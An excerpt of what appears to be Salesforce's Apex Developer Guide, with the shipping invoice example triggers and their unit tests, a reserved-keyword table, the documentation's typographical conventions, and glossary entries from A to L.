- Inserting items
- Updating items
- Deleting items
- Applying shipping discount
- Negative test for bad input

Shipping Invoice Example Code

The following triggers and test class make up the shipping invoice example application:

- Calculate trigger
- ShippingDiscount trigger
- Test class

Calculate Trigger

```
trigger calculate on Item__c (after insert, after update, after delete) {

// Use a map because it doesn't allow duplicate values

Map<ID, Shipping_Invoice__C> updateMap = new Map<ID, Shipping_Invoice__C>();

// Set this integer to -1 if we are deleting
Integer subtract ;

// Populate the list of items based on trigger type
List<Item__c> itemList;
    if(trigger.isInsert || trigger.isUpdate){
        itemList = Trigger.new;
        subtract = 1;
    }
    else if(trigger.isDelete)
    {
        // Note -- there is no trigger.new in delete
        itemList = trigger.old;
        subtract = -1;
    }

// Access all the information we need in a single query
// rather than querying when we need it.
// This is a best practice for bulkifying requests

set<Id> AllItems = new set<id>();

for(item__c i :itemList){
// Assert numbers are not negative.
// None of the fields would make sense with a negative value

System.assert(i.quantity__c > 0, 'Quantity must be positive');
System.assert(i.weight__c >= 0, 'Weight must be non-negative');
System.assert(i.price__c >= 0, 'Price must be non-negative');
```

```
// If there is a duplicate Id, it won't get added to a set
AllItems.add(i.Shipping_Invoice__C);
}

// Accessing all shipping invoices associated with the items in the trigger
List<Shipping_Invoice__C> AllShippingInvoices = [SELECT Id, ShippingDiscount__c,
                 SubTotal__c, TotalWeight__c, Tax__c, GrandTotal__c
                 FROM Shipping_Invoice__C WHERE Id IN :AllItems];

// Take the list we just populated and put it into a Map.
// This will make it easier to look up a shipping invoice
// because you must iterate a list, but you can use lookup for a map,
Map<ID, Shipping_Invoice__C> SIMap = new Map<ID, Shipping_Invoice__C>();

for(Shipping_Invoice__C sc : AllShippingInvoices)
{
    SIMap.put(sc.id, sc);
}

// Process the list of items
    if(Trigger.isUpdate)
    {
        // Treat updates like a removal of the old item and addition of the
        // revised item rather than figuring out the differences of each field
        // and acting accordingly.
        // Note updates have both trigger.new and trigger.old
        for(Integer x = 0; x < Trigger.old.size(); x++)
        {
            Shipping_Invoice__C myOrder;
            myOrder = SIMap.get(trigger.old[x].Shipping_Invoice__C);

            // Decrement the previous value from the subtotal and weight.
            myOrder.SubTotal__c -= (trigger.old[x].price__c *
                              trigger.old[x].quantity__c);
            myOrder.TotalWeight__c -= (trigger.old[x].weight__c *
                                 trigger.old[x].quantity__c);

            // Increment the new subtotal and weight.
            myOrder.SubTotal__c += (trigger.new[x].price__c *
                              trigger.new[x].quantity__c);
            myOrder.TotalWeight__c += (trigger.new[x].weight__c *
                                 trigger.new[x].quantity__c);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

            // Set tax rate to 9.25%  Please note, this is a simple example.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for tax rates is a best practice.
            // See Custom Settings in the Apex Developer Guide
            // for more information.
            myOrder.Tax__c = myOrder.Subtotal__c * .0925;
```

```
            // Reset the shipping discount
            myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
            // See Custom Settings in the Apex Developer Guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;
            updateMap.put(myOrder.id, myOrder);
        }
    }
    else
    {
        for(Item__c itemToProcess : itemList)
        {
            Shipping_Invoice__C myOrder;

            // Look up the correct shipping invoice from the ones we got earlier
            myOrder = SIMap.get(itemToProcess.Shipping_Invoice__C);
            myOrder.SubTotal__c += (itemToProcess.price__c *
                                    itemToProcess.quantity__c * subtract);
            myOrder.TotalWeight__c += (itemToProcess.weight__c *
                                       itemToProcess.quantity__c * subtract);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

            // Set tax rate to 9.25%  Please note, this is a simple example.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for tax rates is a best practice.
            // See Custom Settings in the Apex Developer Guide
            // for more information.
            myOrder.Tax__c = myOrder.Subtotal__c * .0925;

            // Reset shipping discount
            myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
            // See Custom Settings in the Apex Developer Guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;

            updateMap.put(myOrder.id, myOrder);

        }
    }
```

```
      // Only use one DML update at the end.
      // This minimizes the number of DML requests generated from this trigger.
      update updateMap.values();
}
```

ShippingDiscount Trigger

```
trigger ShippingDiscount on Shipping_Invoice__C (before update) {
    // Free shipping on all orders greater than $100

    for(Shipping_Invoice__C myShippingInvoice : Trigger.new)
    {
        if((myShippingInvoice.subtotal__c >= 100.00) &&
           (myShippingInvoice.ShippingDiscount__c == 0))
        {
            myShippingInvoice.ShippingDiscount__c =
                        myShippingInvoice.Shipping__c * -1;
            myShippingInvoice.GrandTotal__c += myShippingInvoice.ShippingDiscount__c;
        }
    }
}
```

Shipping Invoice Test

```
@IsTest
private class TestShippingInvoice{

    // Test for inserting three items at once
    public static testmethod void testBulkItemInsert(){
        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Retrieve the order, then do assertions
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
```

```
                    grandtotal__c, shippingdiscount__c
                    FROM Shipping_Invoice__C
                    WHERE id = :order1.id];

        System.assert(order1.subtotal__c == 75,
                'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                'Order grand total was not $86.4375 but was '
                 + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                'Order shipping discount was not $0 but was '
                + order1.shippingdiscount__c);
    }

    // Test for updating three items at once
    public static testmethod void testBulkItemUpdate(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 1, weight__c = 1, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 2, weight__c = 2, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 4, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Update the prices on the 3 items
        list1[0].price__c = 10;
        list1[1].price__c = 25;
        list1[2].price__c = 40;
        update list1;

        // Access the order and assert items updated
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                grandtotal__c, shippingdiscount__c
                FROM Shipping_Invoice__C
```

680

```
                WHERE Id = :order1.Id];

        System.assert(order1.subtotal__c == 75,
                        'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                        'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                        'Order shipping was not $4.50, but was '
                        + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                        'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                        'Order grand total was not $86.4375 but was '
                        + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                        'Order shipping discount was not $0 but was '
                        + order1.shippingdiscount__c);

    }

    // Test for deleting items
    public static testmethod void testBulkItemDelete(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c itemA = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c itemB = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c itemC = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        Item__c itemD = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        list1.add(itemA);
        list1.add(itemB);
        list1.add(itemC);
        list1.add(itemD);
```

681

```
        insert list1;

        // Seven items are now in the shipping invoice.
       // The following deletes four of them.
        List<Item__c> list2 = new List<Item__c>();
        list2.add(itemA);
        list2.add(itemB);
        list2.add(itemC);
        list2.add(itemD);
        delete list2;

        // Retrieve the order and verify the deletion
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE Id = :order1.Id];

        System.assert(order1.subtotal__c == 75,
                    'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                    'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                    'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                    'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                    'Order grand total was not $86.4375 but was '
                    + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                    'Order shipping discount was not $0 but was '
                    + order1.shippingdiscount__c);
    }
    // Testing free shipping
    public static testmethod void testFreeShipping(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1,
                                quantity__c = 1, Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2,
                                quantity__c = 1, Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3,
                                quantity__c = 1, Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
```

```
        insert list1;

        // Retrieve the order and verify free shipping not applicable
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                    grandtotal__c, shippingdiscount__c
                    FROM Shipping_Invoice__C
                    WHERE Id = :order1.Id];

        // Free shipping not available on $75 orders
        System.assert(order1.subtotal__c == 75,
                    'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                    'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                    'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                    'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                    'Order grand total was not $86.4375 but was '
                    + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                    'Order shipping discount was not $0 but was '
                    + order1.shippingdiscount__c);

        // Add items to increase subtotal
        item1 = new Item__C(Price__c = 25, weight__c = 20, quantity__c = 1,
                        Shipping_Invoice__C = order1.id);
        insert item1;

        // Retrieve the order and verify free shipping is applicable
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                    grandtotal__c, shippingdiscount__c
                    FROM Shipping_Invoice__C
                    WHERE Id = :order1.Id];

        // Order total is now at $100, so free shipping should be enabled
        System.assert(order1.subtotal__c == 100,
                    'Order subtotal was not $100, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 9.25,
                    'Order tax was not $9.25, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 19.50,
                    'Order shipping was not $19.50, but was '
                    + order1.shipping__c);
        System.assert(order1.totalweight__c == 26.00,
                    'Order weight was not 26 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 109.25,
                    'Order grand total was not $86.4375 but was '
                    + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == -19.50,
                    'Order shipping discount was not -$19.50 but was '
                    + order1.shippingdiscount__c);
    }

    // Negative testing for inserting bad input
```

```apex
public static testmethod void testNegativeTests(){

    // Create the shipping invoice. It's a best practice to either use defaults
    // or to explicitly set all values to zero so as to avoid having
    // extraneous data in your test.
    Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

    // Insert the order and populate with items.
    insert Order1;
    Item__c item1 = new Item__C(Price__c = -10, weight__c = 1, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    Item__c item2 = new Item__C(Price__c = 25, weight__c = -2, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = -1,
                                Shipping_Invoice__C = order1.id);
    Item__c item4 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 0,
                                Shipping_Invoice__C = order1.id);

    try{
        insert item1;
    }
    catch(Exception e)
    {
        system.assert(e.getMessage().contains('Price must be non-negative'),
                    'Price was negative but was not caught');
    }

    try{
        insert item2;
    }
    catch(Exception e)
    {
        system.assert(e.getMessage().contains('Weight must be non-negative'),
                    'Weight was negative but was not caught');
    }

    try{
        insert item3;
    }
    catch(Exception e)
    {
        system.assert(e.getMessage().contains('Quantity must be positive'),
                    'Quantity was negative but was not caught');
    }

    try{
        insert item4;
    }
    catch(Exception e)
    {
        system.assert(e.getMessage().contains('Quantity must be positive'),
                    'Quantity was zero but was not caught');
```

```
            }
        }
}
```

Reserved Keywords

The following words can only be used as keywords.

Table 10: Reserved Keywords

abstract	false	package
activate	final	parallel
and	finally	pragma
any	float	private
array	for	protected
as	from	public
asc	global	retrieve
autonomous	goto	return
begin	group	rollback
bigdecimal	having	select
blob	hint	set
boolean	if	short
break	implements	sObject
bulk	import	sort
by	in	static
byte	inner	string
case	insert	super
cast	instanceof	switch
catch	int	synchronized
char	integer	system
class	interface	testmethod
collect	into	then
commit	join	this
const	like	throw
continue	limit	time
currency	list	transaction
date	long	trigger
datetime	loop	true
decimal	map	try

default	merge	undelete
delete	new	update
desc	not	upsert
do	null	using
double	nulls	virtual
else	number	void
end	object	webservice
enum	of	when
exception	on	where
exit	or	while
export	outer	
extends	override	

The following are special types of keywords that aren't reserved words and can be used as identifiers.

- after
- before
- count
- excludes
- first
- includes
- last
- order
- sharing
- with

Documentation Typographical Conventions

Apex and Visualforce documentation uses the following typographical conventions.

Convention	Description
`Courier font`	In descriptions of syntax, monospace font indicates items that you should type as shown, except for brackets. For example: ```Public class HelloWorld```

Convention	Description
Italics	In descriptions of syntax, italics represent variables. You supply the actual value. In the following example, three values need to be supplied: *datatype variable_name* [= *value*]; If the syntax is bold and italic, the text represents a code element that needs a value supplied by you, such as a class name or variable value: ``` public static class YourClassHere { ... } ```
Bold Courier font	In code samples and syntax descriptions, bold courier font emphasizes a portion of the code or syntax.
< >	In descriptions of syntax, less-than and greater-than symbols (< >) are typed exactly as shown. ``` <apex:pageBlockTable value="{!account.Contacts}" var="contact"> <apex:column value="{!contact.Name}"/> <apex:column value="{!contact.MailingCity}"/> <apex:column value="{!contact.Phone}"/> </apex:pageBlockTable> ```
{ }	In descriptions of syntax, braces ({ }) are typed exactly as shown. ``` <apex:page> Hello {!$User.FirstName}! </apex:page> ```

[ ]	In descriptions of syntax, anything included in brackets is optional. In the following example, specifying *value* is optional:
	
	``
	data_type variable_name [= value];
	``

|	In descriptions of syntax, the pipe sign means "or". You can do one of the following (not all). In the following example, you can create a new unpopulated set in one of two ways, or you can populate the set:
	
	``
	Set<data_type> set_name
	    [= new Set<data_type>();] |
	    [= new Set<data_type{value [, value2. . .] };] |
	    ;
	``

Glossary

A

Administrator (System Administrator)

One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

AJAX Toolkit

A JavaScript wrapper around the API that allows you to execute any API call and access any object you have permission to view from within JavaScript code. For more information, see the *AJAX Toolkit Developer's Guide*.

Anti-Join

An anti-join is a subquery on another object in a `NOT IN` clause in a SOQL query. You can use anti-joins to create advanced queries. See also Semi-Join.

Anonymous Block, Apex

Apex code that does not get stored in Salesforce, but that can be compiled and executed by using the `ExecuteAnonymousResult()` API call, or the equivalent in the AJAX Toolkit.

Ant Migration Tool

A toolkit that allows you to write an Apache Ant build script for migrating Lightning Platform components between a local file system and a Salesforce organization.

Apex

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Lightning platform server in conjunction with calls to the Lightning Platform API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex Connector Framework

The Apex Connector Framework is a set of classes and methods in the DataSource namespace for creating a custom adapter for Salesforce Connect. Create a custom adapter to connect to data that's stored outside your Salesforce org when the other available Salesforce Connect adapters aren't suitable for your needs.

Apex-Managed Sharing

Enables developers to programmatically manipulate sharing to support their application's behavior. Apex-managed sharing is only available for custom objects.

Apex Page

See Visualforce page.

App

Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Service. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange

The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Lightning Platform.

Application Programming Interface (API)

The interface that a computer system, library, or application provides to allow other computer programs to request services from it and exchange data.

Approval Process

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Asynchronous Calls

A call that doesn't return results immediately because the operation can take a long time. Calls in the Metadata API and Bulk API 2.0 are asynchronous.

B

Batch Apex

The ability to perform long, complex operations on many records at a scheduled time using Apex.

Beta, Managed Package

In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

Bulk API 2.0

The REST-based Bulk API 2.0 is optimized for processing large sets of data. It allows you to query, insert, update, upsert, or delete a large number of records asynchronously by submitting a job that is processed in the background by Salesforce. See also SOAP API.

C

Callout, Apex

An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response.

Child Relationship

A relationship that has been defined on an sObject that references another sObject as the "one" side of a one-to-many relationship. For example, contacts, opportunities, and tasks have child relationships with accounts.

See also sObject.

Class, Apex

A template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. In most cases, Apex classes are modeled on their counterparts in Java.

Client App

An app that runs outside the Salesforce user interface and uses only the Lightning Platform API or Bulk API 2.0. It typically runs on a desktop or mobile device. These apps treat the platform as a data source, using the development model of whatever tool and platform for which they are designed.

Code Coverage

A way to identify which lines of code are exercised by a set of unit tests, and which are not. This helps you identify sections of code that are completely untested and therefore at greatest risk of containing a bug or introducing a regression in the future.

Component, Metadata

A component is an instance of a metadata type in the Metadata API. For example, CustomObject is a metadata type for custom objects, and the `MyCustomObject__c` component is an instance of a custom object. A component is described in an XML file and it can be deployed or retrieved using the Metadata API, or tools built on top of it, such as the Salesforce extensions for Visual Studio Code or the Ant Migration Tool.

Component, Visualforce

Something that can be added to a Visualforce page with a set of tags, for example, `<apex:detail>`. Visualforce includes a number of standard components, or you can create your own custom components.

Component Reference, Visualforce

A description of the standard and custom Visualforce components that are available in your organization. You can access the component library from the development footer of any Visualforce page or the *Visualforce Developer's Guide*.

Composite App

An app that combines native platform functionality with one or more external Web services, such as Yahoo! Maps. Composite apps allow for more flexibility and integration with other services, but may require running and managing external code. See also Client App and Native App.

Controller, Visualforce

An Apex class that provides a Visualforce page with the data and business logic it needs to run. Visualforce pages can use the standard controllers that come by default with every standard or custom object, or they can use custom controllers.

Controller Extension

A controller extension is an Apex class that extends the functionality of a standard or custom controller.

Cookie

Client-specific data used by some Web applications to store user and session-specific information. Salesforce issues a session "cookie" only to record encrypted authentication information for the duration of a specific session.

Custom App

See App.

Custom Controller

A custom controller is an Apex class that implements all of the logic for a page without leveraging a standard controller. Use custom controllers when you want your Visualforce page to run entirely in system mode, which does not enforce the permissions and field-level security of the current user.

Custom Field

A field that can be added in addition to the standard fields to customize Salesforce for your organization's needs.

Custom Links

Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object

Custom records that allow you to store information unique to your organization.

Custom Settings

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

See also Hierarchy Custom Settings and List Custom Settings.

D

Database

An organized collection of information. The underlying architecture of the Lightning Platform includes a database where your data is stored.

Database Table

A list of information, presented with rows and columns, about the person, thing, or concept you want to track. See also Object.

Data Loader

A Lightning Platform tool used to import and export data from your Salesforce organization.

Data Manipulation Language (DML)

An Apex method or operation that inserts, updates, or deletes records.

Data State

The structure of data in an object at a particular point in time.

Date Literal

A keyword in a SOQL or SOSL query that represents a relative range of time such as `last month` or `next year`.

Decimal Places

Parameter for number, currency, and percent custom fields that indicates the total number of digits you can enter to the right of a decimal point, for example, 4.98 for an entry of 2. Note that the system rounds the decimal numbers you enter, if necessary. For example, if you enter 4.986 in a field with `Decimal Places` of 2, the number rounds to 4.99. Salesforce uses the round half-up rounding algorithm. Half-way values are always rounded up. For example, 1.45 is rounded to 1.5. −1.45 is rounded to −1.5.

Dependency

A relationship where one object's existence depends on that of another. There are a number of different kinds of dependencies including mandatory fields, dependent objects (parent-child), file inclusion (referenced images, for example), and ordering dependencies (when one object must be deployed before another object).

Dependent Field

Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Deploy

To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the "Deployed" option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the "Customize Application" permission.

Deprecated Component

Developers can refine the functionality in a managed package over time as the requirements evolve, such as redesign some of the components in the managed package. Developers can't delete some components in a Managed - Released package, but they can deprecate a component in a later package version so that new subscribers don't receive the component, while the component continues to function for existing subscribers and API integrations.

Detail

A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details**/**Hide Details** button to view and hide report detail information.

Developer Edition

A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Lightning Platform. Developer Edition accounts are available on developer.salesforce.com.

Salesforce Developers

The Salesforce Developers website at developer.salesforce.com provides a full range of resources for platform developers, including sample code, toolkits, an online developer community, and the ability to obtain limited Lightning Platform environments.

Development Environment

A Salesforce organization where you can make configuration changes that will not affect users on the production organization. There are two kinds of development environments, sandboxes and Developer Edition organizations.

E

Email Alert

Email alerts are actions that send emails, using a specified email template, to specified recipients.

Email Template

A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgment that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

> 📝 **Note:** Lightning email templates aren't packageable.

Enterprise Edition

A Salesforce edition designed for larger, more complex businesses.

Enterprise WSDL

A strongly-typed WSDL for customers who want to build an integration with their Salesforce organization only, or for partners who are using tools like Tibco or webMethods to build integrations that require strong typecasting. The downside of the Enterprise WSDL is that it only works with the schema of a single Salesforce organization because it is bound to all of the unique objects and fields that exist in that organization's data model.

Entity Relationship Diagram (ERD)

A data modeling tool that helps you organize your data into entities (or objects, as they are called in the Lightning Platform) and define the relationships between them. ERDs for key Salesforce objects are published in the *Salesforce Object Reference*.

Enumeration Field

An enumeration is the WSDL equivalent of a picklist field. The valid values of the field are restricted to a strict set of possible values, all having the same data type.

F

Facet

A child of another Visualforce component that allows you to override an area of the rendered parent with the contents of the facet.

Field

A part of an object that holds a specific piece of information, such as a text or currency value.

Field Dependency

A filter that allows you to change the contents of a picklist based on the value of another field.

Field-Level Security

Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.

Foreign Key

A field whose value is the same as the primary key of another table. You can think of a foreign key as a copy of a primary key from another table. A relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

G

Getter Methods

Methods that enable developers to display database and other computed values in page markup.

Methods that return values. See also Setter Methods.

Global Variable

A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code.

Governor Limits

Apex execution limits that prevent developers who write inefficient code from monopolizing the resources of other Salesforce users.

Gregorian Year

A calendar based on a 12-month structure used throughout much of the world.

H

Hierarchy Custom Settings

A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

HTTP Debugger

An application that can be used to identify and inspect SOAP requests that are sent from the AJAX Toolkit. They behave as proxy servers running on your local machine and allow you to inspect and author individual requests.

I

ID

See Salesforce Record ID.

IdeaExchange

Salesforce's always-on feedback platform that connects the Trailblazer Community with Salesforce product managers. It's the go-to place to post ideas and contribute feedback about how to improve products and experiences. Visit IdeaExchange at ideas.salesforce.com.

Import Wizard

A tool for importing data into your Salesforce organization, accessible from Setup.

Instance

The cluster of software and hardware represented as a single logical server that hosts an organization's data and runs their applications. The Lightning Platform runs on multiple instances, but data for any single organization is always stored on a single instance.

Integrated Development Environment (IDE)

A software application that provides comprehensive facilities for software developers including a source code editor, testing and debugging tools, and integration with source code control systems.

Integration User

A Salesforce user defined solely for client apps or integrations. Also referred to as the logged-in user in a SOAP API context.

ISO Code

The International Organization for Standardization country code, which represents each country by two letters.

J

Junction Object

A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you create a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

L

Length

Parameter for custom text fields that specifies the maximum number of characters (up to 255) that a user can enter in the field.

Parameter for number, currency, and percent fields that specifies the number of digits you can enter to the left of the decimal point, for example, 123.98 for an entry of 3.

Lightning Platform

The Salesforce platform for building applications in the cloud. Lightning Platform combines a powerful user interface, operating system, and database to allow you to customize and deploy applications in the cloud for your entire enterprise.

List Custom Settings

A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

List View

A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Agent console, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Local Name

The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Locale

The country or geographic region in which the user is located. The setting affects the format of date and number fields, for example, dates in the English (United States) locale display as 06/30/2000 and as 30/06/2000 in the English (United Kingdom) locale.

In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, a user's individual `Locale` setting overrides the organization's `Default Locale` setting. In Personal and Group Editions, the organization-level locale field is called `Locale`, not `Default Locale`.

Long Text Area

Data type of custom field that allows entry of up to 32,000 characters on separate lines.

